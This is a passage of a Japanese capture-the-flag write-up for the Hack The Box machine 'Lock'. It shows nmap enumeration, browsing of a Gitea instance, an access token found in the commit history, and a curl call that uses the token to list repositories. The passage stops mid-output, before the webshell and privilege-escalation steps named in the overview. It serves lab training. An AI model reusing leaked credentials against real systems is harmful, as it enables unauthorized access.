CAUTION
この記事は合法的なペネトレーションテスト環境(Hack The Box)での攻略内容です。許可のないシステムへの攻撃は違法です。
Overview
LockはWindowsマシンです。Giteaのコミット履歴から漏洩したアクセストークンを起点に、CI/CD経由でWebShellを配置し、最終的にPDF24 CreatorのMSIインストーラーの脆弱性 (CVE-2023-49147) を利用してSYSTEM権限を取得します。
- OS: Windows Server 2022
- Difficulty: Easy
- Techniques: Gitea・Git Commit History・CI/CD・WebShell・mRemoteNG・PDF24 CVE-2023-49147・MSI Repair・Oplock
Enumeration
Nmap
まずは、nmapを使用して全ポートのスキャンを行います。
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nmap -Pn -p- --min-rate=3000 -T4 -oA nmap/allports 10.129.234.64Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 02:34 -0500Nmap scan report for 10.129.234.64Host is up (0.95s latency).Not shown: 65531 filtered tcp ports (no-response)PORT     STATE SERVICE80/tcp   open  http445/tcp  open  microsoft-ds3000/tcp open  ppp3389/tcp open  ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 68.83 seconds
4つのポートが開いていることがわかったので、それぞれのポートに対して詳細スキャンをかけます。
クリックで展開
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ grep -oP '\d+/open' nmap/allports.gnmap | cut -d '/' -f1 | tr '\n' ','80,445,3000,3389,
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ nmap -Pn -p80,445,3000,3389 -sC -sV -oA nmap/detailed 10.129.234.64Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 02:36 -0500Nmap scan report for 10.129.234.64Host is up (1.4s latency).
PORT     STATE SERVICE       VERSION80/tcp   open  http          Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0| http-methods:|_  Potentially risky methods: TRACE|_http-title: Lock - Index445/tcp  open  microsoft-ds?3000/tcp open  http          Golang net/http server|_http-title: Gitea: Git with a cup of tea| fingerprint-strings:|   GenericLines, Help, RTSPRequest:|     HTTP/1.1 400 Bad Request|     Content-Type: text/plain; charset=utf-8|     Connection: close|     Request|   GetRequest:|     HTTP/1.0 200 OK|     Cache-Control: max-age=0, private, must-revalidate, no-transform|     Content-Type: text/html; charset=utf-8|     Set-Cookie: i_like_gitea=1df5ba0408885b31; Path=/; HttpOnly; SameSite=Lax|     Set-Cookie: _csrf=XfyqSV4rNdBwl-fBs56HQfyyF-c6MTc3Mjc4MjYwNjg4MDAyNDIwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax|     X-Frame-Options: SAMEORIGIN|     Date: Fri, 06 Mar 2026 07:36:46 GMT|     <!DOCTYPE html>|     <html lang="en-US" class="theme-auto">|     <head>|     <meta name="viewport" content="width=device-width, initial-scale=1">|     <title>Gitea: Git with a cup of tea</title>|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjU|   HTTPOptions:|     HTTP/1.0 405 Method Not Allowed|     Allow: HEAD|     Allow: HEAD|     Allow: GET|     Cache-Control: max-age=0, private, must-revalidate, no-transform|     Set-Cookie: i_like_gitea=0591abc253bed1fa; Path=/; HttpOnly; SameSite=Lax|     Set-Cookie: _csrf=93fOChbSxstOK_1JSBsqeTvza006MTc3Mjc4MjYxMDA3MjQ0MDMwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax|     X-Frame-Options: SAMEORIGIN|     Date: Fri, 06 Mar 2026 07:36:50 GMT|_    Content-Length: 03389/tcp open  ms-wbt-server Microsoft Terminal Services| rdp-ntlm-info:|   Target_Name: LOCK|   NetBIOS_Domain_Name: LOCK|   NetBIOS_Computer_Name: LOCK|   DNS_Domain_Name: Lock|   DNS_Computer_Name: Lock|   Product_Version: 10.0.20348|_  System_Time: 2026-03-06T07:37:21+00:00| ssl-cert: Subject: commonName=Lock| Not valid before: 2026-03-05T07:22:46|_Not valid after:  2026-09-04T07:22:46|_ssl-date: 2026-03-06T07:38:02+00:00; 0s from scanner time.1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port3000-TCP:V=7.98%I=7%D=3/6%Time=69AA840E%P=x86_64-pc-linux-gnu%r(GenSF:ericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20teSF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2SF:0Request")%r(GetRequest,3000,"HTTP/1\.0\x20200\x20OK\r\nCache-Control:\SF:x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nContenSF:t-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_gitea=1SF:df5ba0408885b31;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:SF:\x20_csrf=XfyqSV4rNdBwl-fBs56HQfyyF-c6MTc3Mjc4MjYwNjg4MDAyNDIwMA;\x20PaSF:th=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-OptionsSF::\x20SAMEORIGIN\r\nDate:\x20Fri,\x2006\x20Mar\x202026\x2007:36:46\x20GMSF:T\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"theme-aSF:uto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"width=device-SF:width,\x20initial-scale=1\">\n\t<title>Gitea:\x20Git\x20with\x20a\x20cuSF:p\x20of\x20tea</title>\n\t<link\x20rel=\"manifest\"\x20href=\"data:applSF:ication/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSISF:sInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXSF:JsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbSF:G9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciSF:LCJzaXplcyI6IjU")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContSF:ent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\rSF:\n400\x20Bad\x20Request")%r(HTTPOptions,1A4,"HTTP/1\.0\x20405\x20MethodSF:\x20Not\x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20HEAD\r\nAllow:\x20GETSF:\r\nCache-Control:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-SF:transform\r\nSet-Cookie:\x20i_like_gitea=0591abc253bed1fa;\x20Path=/;\xSF:20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:\x20_csrf=93fOChbSxstOK_1JSBsSF:qeTvza006MTc3Mjc4MjYxMDA3MjQ0MDMwMA;\x20Path=/;\x20Max-Age=86400;\x20HtSF:tpOnly;\x20SameSite=Lax\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20FSF:ri,\x2006\x20Mar\x202026\x2007:36:50\x20GMT\r\nContent-Length:\x200\r\nSF:\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40SF:0\x20Bad\x20Request");Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:|   3.1.1:|_    Message signing enabled but not required| smb2-time:|   date: 2026-03-06T07:37:21|_  start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 86.33 seconds
nmapの結果から、以下のことがわかりました。
- ポート80では、Microsoft IIS httpd 10.0が稼働している。
- ポート445のSMBは、署名は有効だが必須ではない。
- ポート3000では、Giteaが稼働している。
- ポート3389では、ホスト名
LOCKでRDPが稼働している。
ポート3000のGiteaが興味深いので、ブラウザでアクセスしてみます。
Gitea

Giteaのデフォルトのトップページが表示されました。
色々見て回ります。 まず、リポジトリの一覧ページにアクセスしてみます。

ellen.freeman/dev-scripts というリポジトリが1つだけ存在していました。

また、ユーザ一覧ページを確認すると、 ellen.freeman と Administrator というユーザが存在していました。

Organizationsは特に何もありませんでした。
次に、dev-scripts リポジトリの中身を確認してみます。

repos.py というPythonスクリプトが1つだけあり、2コミット、1ブランチという構成です。

このスクリプトはGiteaのAPIを使用して、リポジトリ一覧を取得するスクリプトのようです。 トークン自体は流石に書かれていませんでした。
import requestsimport sysimport os
def format_domain(domain):    if not domain.startswith(('http://', 'https://')):        domain = 'https://' + domain    return domain
def get_repositories(token, domain):    headers = {        'Authorization': f'token {token}'    }    url = f'{domain}/api/v1/user/repos'    response = requests.get(url, headers=headers)
    if response.status_code == 200:        return response.json()    else:        raise Exception(f'Failed to retrieve repositories: {response.status_code}')
def main():    if len(sys.argv) < 2:        print("Usage: python script.py <gitea_domain>")        sys.exit(1)
    gitea_domain = format_domain(sys.argv[1])
    personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')    if not personal_access_token:        print("Error: GITEA_ACCESS_TOKEN environment variable not set.")        sys.exit(1)
    try:        repos = get_repositories(personal_access_token, gitea_domain)        print("Repositories:")        for repo in repos:            print(f"- {repo['full_name']}")    except Exception as e:        print(f"Error: {e}")
if __name__ == "__main__": main()と思ったのですが、2回あったリポジトリのコミット履歴を見てみると、PERSONAL_ACCESS_TOKEN がめちゃめちゃ書かれていました。

# store this in env instead at some point とご丁寧に書いてありますね :)
では、このAPIトークンでGitea APIを叩いてみます。まずは、非公開リポジトリなどがないか確認してみます。
クリックで展開
┌──(kali㉿kali)-[~/htb/lock.htb]└─$ curl -H "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f" \ http://10.129.234.64:3000/api/v1/repos/search?limit=50 | jq . % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed100 4159 0 4159 0 0 4541 0 0{ "ok": true, "data": [ { "id": 1, "owner": { "id": 2, "login": "ellen.freeman", "login_name": "", "full_name": "", "email": "ellen.freeman@lock.vl", "avatar_url": "http://localhost:3000/avatar/1aea7e43e6bb8891439a37854255ed74", "language": "", "is_admin": false, "last_login": "0001-01-01T00:00:00Z", "created": "2023-12-27T11:13:10-08:00", "restricted": false, "active": false, "prohibit_login": false, "location": "", "website": "", "description": "", "visibility": "public", "followers_count": 0, "following_count": 0, "starred_repos_count": 0, "username": "ellen.freeman" }, "name": "dev-scripts", "full_name": "ellen.freeman/dev-scripts", "description": "", "empty": false, "private": false, "fork": false, "template": false, "parent": null, "mirror": false, "size": 29, "language": "Python", "languages_url": "http://localhost:3000/api/v1/repos/ellen.freeman/dev-scripts/languages", "html_url": "http://localhost:3000/ellen.freeman/dev-scripts", "url": "http://localhost:3000/api/v1/repos/ellen.freeman/dev-scripts", "link": "", "ssh_url": "ellen.freeman@localhost:ellen.freeman/dev-scripts.git", "clone_url": "http://localhost:3000/ellen.freeman/dev-scripts.git", "original_url": "", "website": "", "stars_count": 0, "forks_count": 0, "watchers_count": 1, "open_issues_count": 0, "open_pr_counter": 0, "release_counter": 0, "default_branch": "main", "archived": false, "created_at": "2023-12-27T11:17:47-08:00", "updated_at": "2023-12-27T11:36:42-08:00", "archived_at": "1969-12-31T16:00:00-08:00", "permissions": { "admin": true, "push": true, "pull": true }, "has_issues": true, "internal_tracker": { "enable_time_tracker": true, "allow_only_contributors_to_track_time": true, "enable_issue_dependencies": true }, "has_wiki": true, "has_pull_requests": true, "has_projects": true, "has_releases": true, "has_packages": true, "has_actions": false, "ignore_whitespace_conflicts": false, "allow_merge_commits": true, "allow_rebase": true, "allow_rebase_explicit": true, "allow_squash_merge": true, "allow_rebase_update": true, "default_delete_branch_after_merge": false, "default_merge_style": "merge", "default_allow_maintainer_edit": false, "avatar_url": "", "internal": false, "mirror_interval": "", "mirror_updated": "0001-01-01T00:00:00Z", "repo_transfer": null }, { "id": 5, "owner": { "id": 2, "login": "ellen.freeman", "login_name": "", "full_name": "", "email": "ellen.freeman@lock.vl", "avatar_url": "http://localhost:3000/avatar/1aea7e43e6bb8891439a37854255ed74", "language": "", "is_admin": false, "last_login": "0001-01-01T00:00:00Z", "created": "2023-12-27T11:13:10-08:00", "restricted": false, "active": false, "prohibit_login": false, "location": "", "website": "", "description": "", "visibility": "public", "followers_count": 0, "following_count": 0, "starred_repos_count": 0, "username": "ellen.freeman" }, "name": "website", "full_name": "ellen.freeman/website", "description": "", 